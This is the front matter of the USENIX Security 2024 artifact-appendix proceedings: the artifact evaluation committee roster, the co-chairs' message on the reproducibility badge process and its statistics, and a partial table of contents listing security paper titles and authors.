conference

proceedings

# Artifact Appendices to the Proceedings of the 33rd USENIX Security Symposium

*Philadelphia, PA, USA*
*August 14–16, 2024*

ISBN 978-1-939133-44-1

Sponsored by

usenix
THE ADVANCED COMPUTING SYSTEMS ASSOCIATION

Artifact Appendices to the Proceedings of the 33rd USENIX Security Symposium

*Philadelphia, PA, USA August 14–16, 2024*

USENIX Association

# Artifact Appendices to the Proceedings of the 33rd USENIX Security Symposium

August 14–16, 2024
Philadelphia, PA, USA

© 2024 by The USENIX Association

All Rights Reserved

This volume is published as a collective work. Rights to individual papers remain with the author or the author's employer. Permission is granted for the noncommercial reproduction of the complete work for educational or research purposes. Permission is granted to print, primarily for one person's exclusive use, a single copy of these Proceedings. USENIX acknowledges all trademarks herein.

ISBN 978-1-939133-44-1

# Artifact Evaluation Committee

**Artifact Evaluation Committee Co-Chairs**
Phani Vadrevu, *Louisiana State University*
Anjo Vahldiek-Oberwagner, *Intel Labs*

**Artifact Evaluation Publication Chair**
Victor Le Pochat, *KU Leuven*

**Artifact Evaluation Committee**
Bhupendra Acharya, *CISPA Helmholtz Center for Information Security*
Shubham Agarwal, *CISPA Helmholtz Center for Information Security*
Ayomide Akinsanya, *Stevens Institute of Technology*
Ruba Alsmadi, *Louisiana State University*
Jessy Ayala, *University of California, Irvine*
Alessandro Baccarini, *University at Buffalo*
Xuesong Bai, *University of California, Irvine*
David Balash, *University of Richmond*
Luca Baldesi, *University of California, Irvine*
Hannaneh Barahouei Pasandi, *University of California, Berkeley*
Yohan Beugin, *University of Wisconsin—Madison*
Evangelos Bitsikas, *Northeastern University*
Jakob Bleier, *Technische Universität Wien*
Clemens-Alexander Brust, *DLR Institute of Data Science*
Jiahao Cao, *Tsinghua University*
Yuanhaur Chang, *Washington University in St. Louis*
Mohamed Hashim Changrampadi, *Chalmers University of Technology*
Kevin Cheang, *Amazon Web Services*
Chen Chen, *Texas A&M University*
Wei Chen, *The Hong Kong University of Science and Technology*
Xiaoqi Chen, *Princeton University*
Yanzuo Chen, *The Hong Kong University of Science and Technology*
Yongting Chen, *New York University Shanghai*
Mingfei Cheng, *Singapore Management University*
Pascal Cotret, *ENSTA Bretagne*
Jian Cui, *Indiana University Bloomington*
Giulio De Pasquale, *King's College London*
Zizhuang Deng, *SKLOIS, Institute of Information Engineering, Chinese Academy of Sciences*
Aolin Ding, *Accenture Labs*
Antreas Dionysiou, *University of Cyprus*
Tian Dong, *Shanghai Jiao Tong University*
Hossam ElAtali, *University of Waterloo*
Yuzhou Fang, *University of Southern California*
Yusi Feng, *University of Chinese Academy of Sciences*
Christof Ferreira Torres, *ETH Zurich*
Gertjan Franken, *DistriNet, KU Leuven*
Chuanpu Fu, *Tsinghua University*
Alexander Gaidis, *Brown University*
Lukas Gerlach, *CISPA Helmholtz Center for Information Security*
Shlok Gilda, *University of Florida*
Ravi Prakash Giri, *Meta*
Sindhu Reddy Kalathur Gopal, *University of Wyoming*
Sanket Goutam, *Stony Brook University*
Ziyi Guo, *Northwestern University*
Florian Hantke, *CISPA Helmholtz Center for Information Security*
Keno Hassler, *CISPA Helmholtz Center for Information Security*
Haojie He, *Shanghai Jiao Tong University*
Ningyu He, *Peking University*
Yi He, *Tsinghua University*
Tiago Heinrich, *Federal University of Paraná*
Hailong Hu, *University of Luxembourg*
Hongsheng Hu, *CSIRO's Data61*
Jingmei Hu, *Amazon*
Shengtuo Hu, *ByteDance*
Zhenghao Hu, *New York University*
Long Huang, *Louisiana State University*
Qiqing Huang, *University at Buffalo*
Alfusainey Jallow, *CISPA Helmholtz Center for Information Security*
Yilin Ji, *Karlsruhe Institute of Technology*
Hao Jin, *Texas A&M University*
Yibo Jin, *The Hong Kong University of Science and Technology*
Jonas Juffinger, *Graz University of Technology*
Joseph Khoury, *Louisiana State University*
Soomin Kim, *Korea Advanced Institute of Science and Technology (KAIST)*
Sungwoo Kim, *Purdue University*
Konstantinos Kleftogiorgos, *Stevens Institute of Technology*
Torsten Krauß, *University of Würzburg*
John Kressel, *University of Manchester*
Tu Le, *University of California, Irvine*
Seongmin Lee, *Max Planck Institute for Security and Privacy*
Caihua Li, *Yale University*
Peiyang Li, *Tsinghua University*
Penghui Li, *The Chinese University of Hong Kong*
Zihao Li, *The Hong Kong Polytechnic University*
Han Liu, *Washington University in St. Louis*
Jing Liu, *University of California, Irvine*
Jinhong Liu, *Zhejiang University*
Shigang Liu, *Swinburne University of Technology*
Zhengyang Liu, *University of Utah*
Eman Maali, *Imperial College London*
Noah Mauthe, *CISPA Helmholtz Center for Information Security*
Atefeh Mohseni Ejiyeh, *University of California, Santa Barbara*
Kunal Mukherjee, *The University of Texas at Dallas*
Hoang Dai Nguyen, *Louisiana State University*
Abdun Nihaal, *Indian Institute of Technology Madras*
Xiaoyi Pang, *Zhejiang University*
Eric Pauley, *University of Wisconsin—Madison*
Deepak Pillai, *University of Adelaide*
Imranur Rahman, *North Carolina State University*
Mirza Masfiqur Rahman, *Purdue University*

Vidya Lakshmi Rajagopalan, *Stevens Institute of Technology*
Prashant Rajput, *New York University Abu Dhabi*
Jenni Reuben
Ritik Roongta, *New York University*
Zain Ruan, *Massachusetts Institute of Technology*
Abhinaya S.B., *North Carolina State University*
Mohammad Hammas Saeed, *Boston University*
Amit Samanta, *University of Utah*
Fan Sang, *Georgia Institute of Technology*
Benedict Schlüter, *ETH Zurich*
Till Schlüter, *CISPA Helmholtz Center for Information Security*
Christoph Sendner, *University of Würzburg*
Amir Shahatit, *New York University*
Salvatore Signorello, *Telefonica Research*
Sachin Kumar Singh, *University of Utah*
Johnny So, *Stony Brook University*
Avinash Sudhodanan, *HUMAN Security*
Yuqiang Sun, *Nanyang Technological University*
Leon Trampert, *CISPA Helmholtz Center for Information Security*
Billy Tsouvalas, *Stony Brook University*
Kevin van Liebergen, *IMDEA Software Institute*
Arturo Villacañas, *CISPA Helmholtz Center for Information Security*
Ryan Vrecenar, *Sandia National Laboratories*
Jinwen Wang, *Washington University in St. Louis*
Feng Wei, *University at Buffalo*
Shujiang Wu, *F5*
Yuhao Wu, *Washington University in St. Louis*
Qi Xia, *The University of Texas at San Antonio*
Jiacen Xu, *University of California, Irvine*
Jinyan Xu, *Zhejiang University*
Yibin Xu, *University of Copenhagen*
Jiongchi Yu, *Singapore Management University*
Zheng Yu, *Northwestern University*
Bowen Zhang, *The Hong Kong University of Science and Technology*
Jingyao Zhang, *University of California, Riverside*
Menghao Zhang, *Tsinghua University*
Mengya Zhang, *The Ohio State University*
Qifan Zhang, *University of California, Irvine*
Ruiyi Zhang, *CISPA Helmholtz Center for Information Security*
Yifan Zhang, *Indiana University Bloomington*
Zhiyu Zhang, *SKLOIS, Institute of Information Engineering, Chinese Academy of Sciences*
Zhiyuan Zhang, *The University of Melbourne*
Kunsong Zhao, *The Hong Kong Polytechnic University*
Yu Zheng, *The Chinese University of Hong Kong*
Chenyu Zhou, *University of Southern California*
Kyrie Zhou, *University of Illinois at Urbana–Champaign*
Man Zhou, *Huazhong University of Science and Technology*
Xia Zhou, *Zhejiang University*
Xugui Zhou, *University of Virginia*
Yi Zhou, *Carnegie Mellon University*

# Message from the USENIX Security '24 Artifact Evaluation Committee Co-Chairs

On behalf of USENIX, we want to welcome you to the artifact evaluation (AE) proceedings of the 33rd USENIX Security Symposium. Over a year ago, we started the effort to continue building the growing artifact evaluation culture at USENIX Security, continuing the existing process from past years.

Artifact Evaluation is still relatively new to the USENIX Security community, having been introduced in 2020. Each year since then, we have seen an increase in submitted artifacts, highlighting the increased appreciation for making research artifacts openly available and reproducible. Our focus this year was to stabilize the artifact evaluation process and make it resilient toward this increase in artifact submissions. We focused on optimizing the guides to evaluators, expanding internal documentation, automating conformity checks for artifact appendices, and simply making the process as smooth as possible for the authors, evaluators, and chairs.

Similar to paper submissions, the artifact evaluation process offered 3 submission cycles for authors of accepted papers to submit an artifact as well as an appendix describing how to use the artifact, including how to reproduce the main claims from the accompanying paper, with each cycle starting about 2 weeks after the camera-ready deadline. Once received, the Artifact Evaluation Committee (AEC) gets to work and at least two committee members evaluate each artifact against the requirements for the artifact badges that authors requested: *Artifacts Available*, *Artifacts Functional*, and *Results Reproduced*. Throughout the evaluation, we ask evaluators for positive and constructive feedback to incrementally improve the artifact such that it is eventually awarded the requested badges. Most badge decisions are quickly made, while a few evaluations took longer to discuss or even required more evaluators providing additional points of view and expert domain knowledge.

To build a strong AEC, we reached out to the community, the USENIX Security '24 PC and past AEC members to (self-) nominate candidates. After a light round of review, we selected 140 committee members from across the world with varying expertise, consisting mostly of PhD students, Post-Docs, and early career researchers. Throughout the first two cycles with fewer submissions, we paired returning committee members with new members. In addition, we asked between 3 and 5 committee members to evaluate each artifact to ease everyone into being part of this effort and learn from each other. The last cycle received 100 artifact submissions requiring the contributions of each and every AEC member in order to have 2 reviews per artifact. In this process the AEC wrote more than 2700 comments and each evaluator finished between 1 and 2 reviews per cycle. In parallel with the review by AEC members, the artifacts and appendices were automatically checked to ensure that authors provided a stable reference to the stored artifacts and that the appendices were complete. This helps to guarantee reproducibility of research results through reliable artifacts.

We concluded the AE with 142 artifacts receiving at least one badge. About 34% of the 417 accepted papers at USENIX Security publicly released the research artifact and were awarded the *Artifact Available* badge. 126, or 30% of the accepted papers, were awarded the *Artifact Functional* badge demonstrating the successful execution, good documentation, and completeness of their artifact. 99, or 23% of the accepted papers, were awarded the *Results Reproduced* badge demonstrating that the artifact can be used with the documentation to obtain the same experimental results. In comparison to 2023, more artifacts were evaluated and were awarded the functional and reproduced badge. In parallel with these artifact proceedings, the results of the artifact evaluation process were published to Secartifacts (secartifacts.github.io/usenixsec2024/) which has become the central repository for research artifacts in the security research community.

To further promote artifact evaluation in the community and highlight great artifacts, we assembled a distinguished artifact award committee consisting of Alfusainey Jallow, Chuanpu Fu, Keno Hassler, Ningyu He, Penghui Li, Salvatore Signorello, Till Schlüter, Vidya Lakshmi Rajagopalan, Yohan Beugin, and Yuzhou Fang, who evaluated the best artifacts and selected 5 distinguished artifact awards (secartifacts.github.io/usenixsec2024/awards#-distinguished-artifact-awards). These artifacts should act as light houses to anyone seeking guidance on how to build a great artifact. We also recognize the efforts of evaluators who went above and beyond to evaluate and help authors improve their artifacts with a distinguished reviewer award. This year we selected 31 AEC members (secartifacts.github.io/usenixsec2024/awards#-distinguished-reviewer-awards) for this award.

We are tremendously grateful to the AEC. The evaluators spent countless hours diligently working with the authors to improve each artifact. Without this effort, these proceedings of 142 artifact appendices would not have been possible.

Phani Vadrevu, *Louisiana State University*
Anjo Vahldiek-Oberwagner, *Intel Labs*
USENIX Security '24 Artifact Evaluation Committee Co-Chairs

Victor Le Pochat, *KU Leuven*
USENIX Security '24 Artifact Evaluation Publication Chair

# Artifact Appendices to the Proceedings of the 33rd USENIX Security Symposium

## August 14–16, 2024
## Philadelphia, PA, USA

## Wednesday, August 14

### User Studies I: Social Media Platforms

**"I chose to fight, be brave, and to deal with it": Threat Experiences and Security Practices of Pakistani Content Creators . . . . . 1**
Lea Gröber, *CISPA Helmholtz Center for Information Security and Saarland University;* Waleed Arshad and Shanza, *Lahore University of Management Sciences;* Angelica Goetzen, *Max Planck Institute for Software Systems;* Elissa M. Redmiles, *Georgetown University;* Maryam Mustafa, *Lahore University of Management Sciences;* Katharina Krombholz, *CISPA Helmholtz Center for Information Security*

### System Security I: OS

**Endokernel: A Thread Safe Monitor for Lightweight Subprocess Isolation . . . . . 3**
Fangfei Yang, *Rice University;* Bumjin Im, *Amazon.com;* Weijie Huang, *Rice University;* Kelly Kaoudis, *Trail of Bits;* Anjo Vahldiek-Oberwagner, *Intel Labs;* Chia-Che Tsai, *Texas A&M University;* Nathan Dautenhahn, *Riverside Research*

**BUDAlloc: Defeating Use-After-Free Bugs by Decoupling Virtual Address Management from Kernel . . . . . 7**
Junho Ahn, Jaehyeon Lee, Kanghyuk Lee, Wooseok Gwak, Minseong Hwang, and Youngjin Kwon, *KAIST*

### Network Security I: DDoS

**SmartCookie: Blocking Large-Scale SYN Floods with a Split-Proxy Defense on Programmable Data Planes . . . . . 11**
Sophia Yoo, Xiaoqi Chen, and Jennifer Rexford, *Princeton University*

**Towards an Effective Method of ReDoS Detection for Non-backtracking Engines . . . . . 15**
Weihao Su, Hong Huang, and Rongchen Li, *Key Laboratory of System Software* (*Chinese Academy of Sciences*) *and State Key Laboratory of Computer Science, Institute of Software, Chinese Academy of Sciences; University of Chinese Academy of Sciences;* Haiming Chen, *Key Laboratory of System Software* (*Chinese Academy of Sciences*) *and State Key Laboratory of Computer Science, Institute of Software, Chinese Academy of Sciences;* Tingjian Ge, *Miner School of Computer & Information Sciences, University of Massachusetts, Lowell*

### Security Analysis I: Source Code and Binary

**Ahoy SAILR! There is No Need to DREAM of C: A Compiler-Aware Structuring Algorithm for Binary Decompilation . . . . . 19**
Zion Leonahenahe Basque, Ati Priya Bajaj, Wil Gibbs, Jude O'Kain, Derron Miao, Tiffany Bao, Adam Doupé, Yan Shoshitaishvili, and Ruoyu Wang, *Arizona State University*

**D-Helix: A Generic Decompiler Testing Framework Using Symbolic Differentiation . . . . . 23**
Muqi Zou, Arslan Khan, Ruoyu Wu, Han Gao, Antonio Bianchi, and Dave (Jing) Tian, *Purdue University*

### Crypto I: Secret Key Exchange

**Diffie-Hellman Picture Show: Key Exchange Stories from Commercial VoWiFi Deployments . . . . . 25**
Gabriel K. Gegenhuber and Florian Holzbauer, *University of Vienna;* Philipp É. Frenzel, *SBA Research;* Edgar Weippl, *University of Vienna and Christian Doppler Laboratory for Security and Quality Improvement in the Production System Lifecycle* (*CDL-SQI*)*;* Adrian Dabrowski, *CISPA Helmholtz Center for Information Security*

**Swoosh: Efficient Lattice-Based Non-Interactive Key Exchange . . . . . 27**
Phillip Gajland, *Max Planck Institute for Security and Privacy, Ruhr University Bochum;* Bor de Kock, *NTNU - Norwegian University of Science and Technology, Trondheim, Norway;* Miguel Quaresma, *Max Planck Institute for Security and Privacy;* Giulio Malavolta, *Bocconi University, Max Planck Institute for Security and Privacy;* Peter Schwabe, *Max Planck Institute for Security and Privacy, Radboud University*

## Side Channel I: Transient Execution

**InSpectre Gadget: Inspecting the Residual Attack Surface of Cross-privilege Spectre v2 . . . . . 31**
Sander Wiebing, Alvise de Faveri Tron, Herbert Bos, and Cristiano Giuffrida, *Vrije Universiteit Amsterdam*

**Shesha: Multi-head Microarchitectural Leakage Discovery in new-generation Intel Processors . . . . . 35**
Anirban Chakraborty, Nimish Mishra, and Debdeep Mukhopadhyay, *Indian Institute of Technology Kharagpur*

**BeeBox: Hardening BPF against Transient Execution Attacks . . . . . 39**
Di Jin, Alexander J. Gaidis, and Vasileios P. Kemerlis, *Brown University*

## Mobile Security I

**Towards Privacy-Preserving Social-Media SDKs on Android. . . . . 43**
Haoran Lu, Yichen Liu, Xiaojing Liao, and Luyi Xing, *Indiana University Bloomington*

**DVa: Extracting Victims and Abuse Vectors from Android Accessibility Malware . . . . . 47**
Haichuan Xu, Mingxuan Yao, and Runze Zhang, *Georgia Institute of Technology;* Mohamed Moustafa Dawoud, *German International University;* Jeman Park, *Kyung Hee University;* Brendan Saltaformaggio, *Georgia Institute of Technology*

## Web Security I

**SoK: State of the Krawlers – Evaluating the Effectiveness of Crawling Algorithms for Web Security Measurements . . . .51**
Aleksei Stafeev and Giancarlo Pellegrino, *CISPA Helmholtz Center for Information Security*

**Web Platform Threats: Automated Detection of Web Security Issues With WPT . . . . . 53**
Pedro Bernardo and Lorenzo Veronese, *TU Wien;* Valentino Dalla Valle and Stefano Calzavara, *Università Ca' Foscari Venezia;* Marco Squarcina, *TU Wien;* Pedro Adão, *Instituto Superior Técnico, Universidade de Lisboa, and Instituto de Telecomunicações;* Matteo Maffei, *TU Wien*

## LLM for Security

**PentestGPT: Evaluating and Harnessing Large Language Models for Automated Penetration Testing . . . . . 57**
Gelei Deng and Yi Liu, *Nanyang Technological University;* Víctor Mayoral-Vilches, *Alias Robotics and Alpen-Adria-Universität Klagenfurt;* Peng Liu, *Institute for Infocomm Research (I2R), A*STAR, Singapore;* Yuekang Li, *University of New South Wales;* Yuan Xu, Tianwei Zhang, and Yang Liu, *Nanyang Technological University;* Martin Pinzger, *Alpen-Adria-Universität Klagenfurt;* Stefan Rass, *Johannes Kepler University Linz*

## Fuzzing I: Software

**Fuzzing BusyBox: Leveraging LLM and Crash Reuse for Embedded Bug Unearthing . . . . . 61**
Asmita, *University of California, Davis;* Yaroslav Oliinyk and Michael Scott, *NetRise;* Ryan Tsang, Chongzhou Fang, and Houman Homayoun, *University of California, Davis*

## Deepfake and Synthesis

**SoK: The Good, The Bad, and The Unbalanced: Measuring Structural Limitations of Deepfake Media Datasets . . . .63**
Seth Layton, Tyler Tucker, Daniel Olszewski, Kevin Warren, Kevin Butler, and Patrick Traynor, *University of Florida*

## Hardware Security II: Architecture and Microarchitecture

**DmaAuth: A Lightweight Pointer Integrity-based Secure Architecture to Defeat DMA Attacks . . . . . 67**
Xingkai Wang, Wenbo Shen, Yujie Bu, Jinmeng Zhou, and Yajin Zhou, *Zhejiang University*

**Bending microarchitectural weird machines towards practicality . . . . . 71**
Ping-Lun Wang, Riccardo Paccagnella, Riad S. Wahby, and Fraser Brown, *Carnegie Mellon University*

**GoFetch: Breaking Constant-Time Cryptographic Implementations Using Data Memory-Dependent Prefetchers . . . . .73**
Boru Chen, *University of Illinois Urbana-Champaign;* Yingchen Wang, *University of Texas at Austin;* Pradyumna Shome, *Georgia Institute of Technology;* Christopher Fletcher, *University of California, Berkeley;* David Kohlbrenner, *University of Washington;* Riccardo Paccagnella, *Carnegie Mellon University;* Daniel Genkin, *Georgia Institute of Technology*

**CacheWarp: Software-based Fault Injection using Selective State Reset . . . . . 75**
Ruiyi Zhang, Lukas Gerlach, Daniel Weber, and Lorenz Hetterich, *CISPA Helmholtz Center for Information Security;* Youheng Lü, *Independent;* Andreas Kogler, *Graz University of Technology;* Michael Schwarz, *CISPA Helmholtz Center for Information Security*

## System Security II: OS Kernel

**MOAT: Towards Safe BPF Kernel Extension . . . . . 79**
Hongyi Lu, *Research Institute of Trustworthy Autonomous Systems, Southern University of Science and Technology, and Hong Kong University of Science and Technology;* Shuai Wang, *Hong Kong University of Science and Technology;* Yechang Wu and Wanning He, *Southern University of Science and Technology;* Fengwei Zhang, *Southern University of Science and Technology and Research Institute of Trustworthy Autonomous Systems*

**SeaK: Rethinking the Design of a Secure Allocator for OS Kernel . . . . . 81**
Zicheng Wang, *University of Colorado Boulder & Nanjing University;* Yicheng Guang, *Nanjing University;* Yueqi Chen, *University of Colorado Boulder;* Zhenpeng Lin, *Northwestern University;* Michael Le, *IBM Research;* Dang K Le, *Northwestern University;* Dan Williams, *Virginia Tech;* Xinyu Xing, *Northwestern University;* Zhongshu Gu and Hani Jamjoom, *IBM Research*

**SafeFetch: Practical Double-Fetch Protection with Kernel-Fetch Caching . . . . . 85**
Victor Duta, Mitchel Josephus Aloserij, and Cristiano Giuffrida, *Vrije Universiteit Amsterdam*

## Security Analysis II: Program Analysis

**Practical Data-Only Attack Generation . . . . . 89**
Brian Johannesmeyer, Asia Slowinska, Herbert Bos, and Cristiano Giuffrida, *Vrije Universiteit Amsterdam*

## Zero-Knowledge Proof I

**Two Shuffles Make a RAM: Improved Constant Overhead Zero Knowledge RAM. . . . . 93**
Yibin Yang, *Georgia Institute of Technology;* David Heath, *University of Illinois Urbana-Champaign*

**Notus: Dynamic Proofs of Liabilities from Zero-knowledge RSA Accumulators . . . . . 99**
Jiajun Xin, Arman Haghighi, Xiangan Tian, and Dimitrios Papadopoulos, *The Hong Kong University of Science and Technology*

## Side Channel II: RowHammer

**ABACuS: All-Bank Activation Counters for Scalable and Low Overhead RowHammer Mitigation . . . . . 103**
Ataberk Olgun, Yahya Can Tugrul, Nisa Bostanci, Ismail Emir Yuksel, Haocong Luo, Steve Rhyner, Abdullah Giray Yaglikci, Geraldo F. Oliveira, and Onur Mutlu, *ETH Zurich*

**SledgeHammer: Amplifying Rowhammer via Bank-level Parallelism . . . . . 105**
Ingab Kang, *University of Michigan;* Walter Wang and Jason Kim, *Georgia Tech;* Stephan van Schaik and Youssef Tobah, *University of Michigan;* Daniel Genkin, *Georgia Tech;* Andrew Kwong, *UNC Chapel Hill;* Yuval Yarom, *Ruhr University Bochum*

## Forensics

**AI Psychiatry: Forensic Investigation of Deep Learning Networks in Memory Images . . . . . 109**
David Oygenblik, *Georgia Institute of Technology;* Carter Yagemann, *Ohio State University;* Joseph Zhang, *University of Pennsylvania;* Arianna Mastali, *Georgia Institute of Technology;* Jeman Park, *Kyung Hee University;* Brendan Saltaformaggio, *Georgia Institute of Technology*

## ML for Security

**Automated Large-Scale Analysis of Cookie Notice Compliance . . . . . 113**
Ahmed Bouhoula, Karel Kubicek, Amit Zac, Carlos Cotrini, and David Basin, *ETH Zurich*

**Code is not Natural Language: Unlock the Power of Semantics-Oriented Graph Representation for Binary Code Similarity Detection . . . . . 117**
Haojie He, *School of Electronic Information and Electrical Engineering, Shanghai Jiao Tong University;* Xingwei Lin, *Ant Group;* Ziang Weng and Ruijie Zhao, *School of Electronic Information and Electrical Engineering, Shanghai Jiao Tong University;* Shuitao Gan, *Laboratory for Advanced Computing and Intelligence Engineering;* Libo Chen, *School of Electronic Information and Electrical Engineering, Shanghai Jiao Tong University;* Yuede Ji, *University of North Texas;* Jiashui Wang, *Ant Group;* Zhi Xue, *School of Electronic Information and Electrical Engineering, Shanghai Jiao Tong University*

**VulSim: Leveraging Similarity of Multi-Dimensional Neighbor Embeddings for Vulnerability Detection . . . . . 119**
Samiha Shimmi, Ashiqur Rahman, and Mohan Gadde, *Northern Illinois University;* Hamed Okhravi, *MIT Lincoln Laboratory;* Mona Rahimi, *Northern Illinois University*

### Software Vulnerability Detection

**Inference of Error Specifications and Bug Detection Using Structural Similarities . . . . . 121**
Nora Dossche and Bart Coppens, *Ghent University*

### Cryptographic Protocols I: Multi-Party Computation

**Scalable Multi-Party Computation Protocols for Machine Learning in the Honest-Majority Setting . . . . . 125**
Fengrun Liu, *University of Science and Technology of China & Shanghai Qi Zhi Institute;* Xiang Xie, *Shanghai Qi Zhi Institute & PADO Labs;* Yu Yu, *Shanghai Jiao Tong University & State Key Laboratory of Cryptology*

**Holding Secrets Accountable: Auditing Privacy-Preserving Machine Learning. . . . . 129**
Hidde Lycklama, *ETH Zurich;* Alexander Viand, *Intel Labs;* Nicolas Küchler, *ETH Zurich;* Christian Knabenhans, *EPFL;* Anwar Hithnawi, *ETH Zurich*

**Secure Account Recovery for a Privacy-Preserving Web Service . . . . . 133**
Ryan Little, *Boston University;* Lucy Qin, *Georgetown University;* Mayank Varia, *Boston University*

## Thursday, August 15

### Side Channel III

**Indirector: High-Precision Branch Target Injection Attacks Exploiting the Indirect Branch Predictor . . . . . 135**
Luyi Li, Hosein Yavarzadeh, and Dean Tullsen, *UC San Diego*

**Intellectual Property Exposure: Subverting and Securing Intellectual Property Encapsulation in Texas Instruments Microcontrollers . . . . . 139**
Marton Bognar, Cas Magnus, Frank Piessens, and Jo Van Bulck, *DistriNet, KU Leuven*

### ML III: Secure ML

**MD-ML: Super Fast Privacy-Preserving Machine Learning for Malicious Security with a Dishonest Majority . . . . .143**
Boshi Yuan, Shixuan Yang, and Yongxiang Zhang, *Shanghai Jiao Tong University, China;* Ning Ding, Dawu Gu, and Shi-Feng Sun, *Shanghai Jiao Tong University, China; Shanghai Jiao Tong University* (*Wuxi*) *Blockchain Advanced Research Center*

### Measurement II: Network

**A Flushing Attack on the DNS Cache . . . . . .147**
Yehuda Afek and Anat Bremler-Barr, *Tel-Aviv University;* Shoham Danino, *Reichman University;* Yuval Shavitt, *Tel-Aviv University*

**SnailLoad: Exploiting Remote Network Latency Measurements without JavaScript. . . . . 155**
Stefan Gast, Roland Czerny, Jonas Juffinger, Fabian Rauscher, Simone Franza, and Daniel Gruss, *Graz University of Technology*

### Fuzzing II: Method

**Toward Unbiased Multiple-Target Fuzzing with Path Diversity . . . . . 157**
Huanyao Rong, *Indiana University Bloomington;* Wei You, *Renmin University of China;* XiaoFeng Wang and Tianhao Mao, *Indiana University Bloomington*

### Crypto II: Searchable Encryption

**I/O-Efficient Dynamic Searchable Encryption meets Forward & Backward Privacy . . . . . .161**
Priyanka Mondal, *University of California, Santa Cruz;* Javad Ghareh Chamani, *HKUST;* Ioannis Demertzis, *University of California, Santa Cruz;* Dimitrios Papadopoulos, *HKUST*

***d*-DSE: Distinct Dynamic Searchable Encryption Resisting Volume Leakage in Encrypted Databases. . . . . 165**
Dongli Liu and Wei Wang, *Huazhong University of Science and Technology;* Peng Xu, *Huazhong University of Science and Technology, Hubei Key Laboratory of Distributed System Security, School of Cyber Science and Engineering, JinYinHu Laboratory, and State Key Laboratory of Cryptology;* Laurence T. Yang, *Huazhong University of Science and Technology and St. Francis Xavier University;* Bo Luo, *The University of Kansas;* Kaitai Liang, *Delft University of Technology*

**MUSES: Efficient Multi-User Searchable Encrypted Database . . . . . .169**
Tung Le, *Virginia Tech;* Rouzbeh Behnia, *University of South Florida;* Jorge Guajardo, *Robert Bosch Research and Technology Center;* Thang Hoang, *Virginia Tech*

**Query Recovery from Easy to Hard: Jigsaw Attack against SSE . . . . . .173**
Hao Nie and Wei Wang, *Huazhong University of Science and Technology;* Peng Xu, *Huazhong University of Science and Technology, Hubei Key Laboratory of Distributed System Security, School of Cyber Science and Engineering, JinYinHu Laboratory, and State Key Laboratory of Cryptology;* Xianglong Zhang, *Huazhong University of Science and Technology;* Laurence T. Yang, *Huazhong University of Science and Technology and St. Francis Xavier University;* Kaitai Liang, *Delft University of Technology*

## Social Issues II: Surveillance and Censorship

**SpotProxy: Rediscovering the Cloud for Censorship Circumvention . . . . . .177**
Patrick Tser Jern Kon, *University of Michigan;* Sina Kamali, *University of Waterloo;* Jinyu Pei, *Rice University;* Diogo Barradas, *University of Waterloo;* Ang Chen, *University of Michigan;* Micah Sherr, *Georgetown University;* Moti Yung, *Google and Columbia University*

## AR and VR

**When the User Is Inside the User Interface: An Empirical Study of UI Security Properties in Augmented Reality. . . .179**
Kaiming Cheng, Arkaprabha Bhattacharya, Michelle Lin, Jaewook Lee, Aroosh Kumar, Jeffery F. Tian, Tadayoshi Kohno, and Franziska Roesner, *University of Washington*

## ML VI: Digital Adversarial Attacks

**Adversarial Illusions in Multi-Modal Embeddings. . . . . 181**
Tingwei Zhang and Rishi Jha, *Cornell University;* Eugene Bagdasaryan, *University of Massachusetts Amherst;* Vitaly Shmatikov, *Cornell Tech*

**Invisibility Cloak: Proactive Defense Against Visual Game Cheating . . . . . 185**
Chenxin Sun, Kai Ye, Liangcai Su, Jiayi Zhang, and Chenxiong Qian, *The University of Hong Kong*

## Security Analysis III: Protocol

**Logic Gone Astray: A Security Analysis Framework for the Control Plane Protocols of 5G Basebands . . . . . 187**
Kai Tu, Abdullah Al Ishtiaq, Syed Md Mukit Rashid, Yilu Dong, Weixuan Wang, Tianwei Wu, and Syed Rafiul Hussain, *Pennsylvania State University*

**SPF Beyond the Standard: Management and Operational Challenges in Practice and Practical Recommendations . . . 191**
Md. Ishtiaq Ashiq and Weitong Li, *Virginia Tech;* Tobias Fiebig, *Max-Planck-Institut für Informatik;* Taejoong Chung, *Virginia Tech*

**A Formal Analysis of SCTP: Attack Synthesis and Patch Verification . . . . . 195**
Jacob Ginesin, Max von Hippel, Evan Defloor, and Cristina Nita-Rotaru, *Northeastern University;* Michael Tüxen, *FH Münster*

**Shaken, not Stirred - Automated Discovery of Subtle Attacks on Protocols using Mix-Nets . . . . . 197**
Jannik Dreier, *Université de Lorraine, CNRS, Inria, LORIA;* Pascal Lafourcade and Dhekra Mahmoud, *Université de Clermont Auvergne, LIMOS*

## Cryptographic Protocols II

**PerfOMR: Oblivious Message Retrieval with Reduced Communication and Computation . . . . . 199**
Zeyu Liu, *Yale University;* Eran Tromer, *Boston University;* Yunhao Wang, *Yale University*

**Fast RS-IOP Multivariate Polynomial Commitments and Verifiable Secret Sharing** . . . . . **203**
Zongyang Zhang, Weihan Li, Yanpei Guo, and Kexin Shi, *Beihang University;* Sherman S. M. Chow, *The Chinese University of Hong Kong;* Ximeng Liu, *Fuzhou University;* Jin Dong, *Beijing Academy of Blockchain and Edge Computing*

**Abuse Reporting for Metadata-Hiding Communication Based on Secret Sharing** . . . . . **207**
Saba Eskandarian, *University of North Carolina at Chapel Hill*

## Side Channel IV

**What Was Your Prompt? A Remote Keylogging Attack on AI Assistants** . . . . . **209**
Roy Weiss, Daniel Ayzenshteyn, Guy Amit, and Yisroel Mirsky, *Ben Gurion University of the Negev*

**NetShaper: A Differentially Private Network Side-Channel Mitigation System** . . . . . **211**
Amir Sabzi, Rut Vora, Swati Goswami, Margo Seltzer, Mathias Lécuyer, and Aastha Mehta, *University of British Columbia*

## Cloud Security

**ACAI: Protecting Accelerator Execution with Arm Confidential Computing Architecture** . . . . . **215**
Supraja Sridhara, Andrin Bertschi, Benedict Schlüter, Mark Kuhne, Fabio Aliberti, and Shweta Shinde, *ETH Zurich*

**Stateful Least Privilege Authorization for the Cloud** . . . . . **219**
Leo Cao, Luoxi Meng, Deian Stefan, and Earlence Fernandes, *UC San Diego*

## ML VII: Adversarial Attack Defense

**Machine Learning needs Better Randomness Standards: *Randomised Smoothing* and PRNG-based attacks** . . . . . **223**
Pranav Dahiya, *University of Cambridge;* Ilia Shumailov, *University of Oxford;* Ross Anderson, *University of Cambridge & University of Edinburgh*

**PATCHCURE: Improving Certifiable Robustness, Model Utility, and Computation Efficiency of Adversarial Patch Defenses** . . . . . **225**
Chong Xiang, Tong Wu, and Sihui Dai, *Princeton University;* Jonathan Petit, *Qualcomm Technologies, Inc.;* Suman Jana, *Columbia University;* Prateek Mittal, *Princeton University*

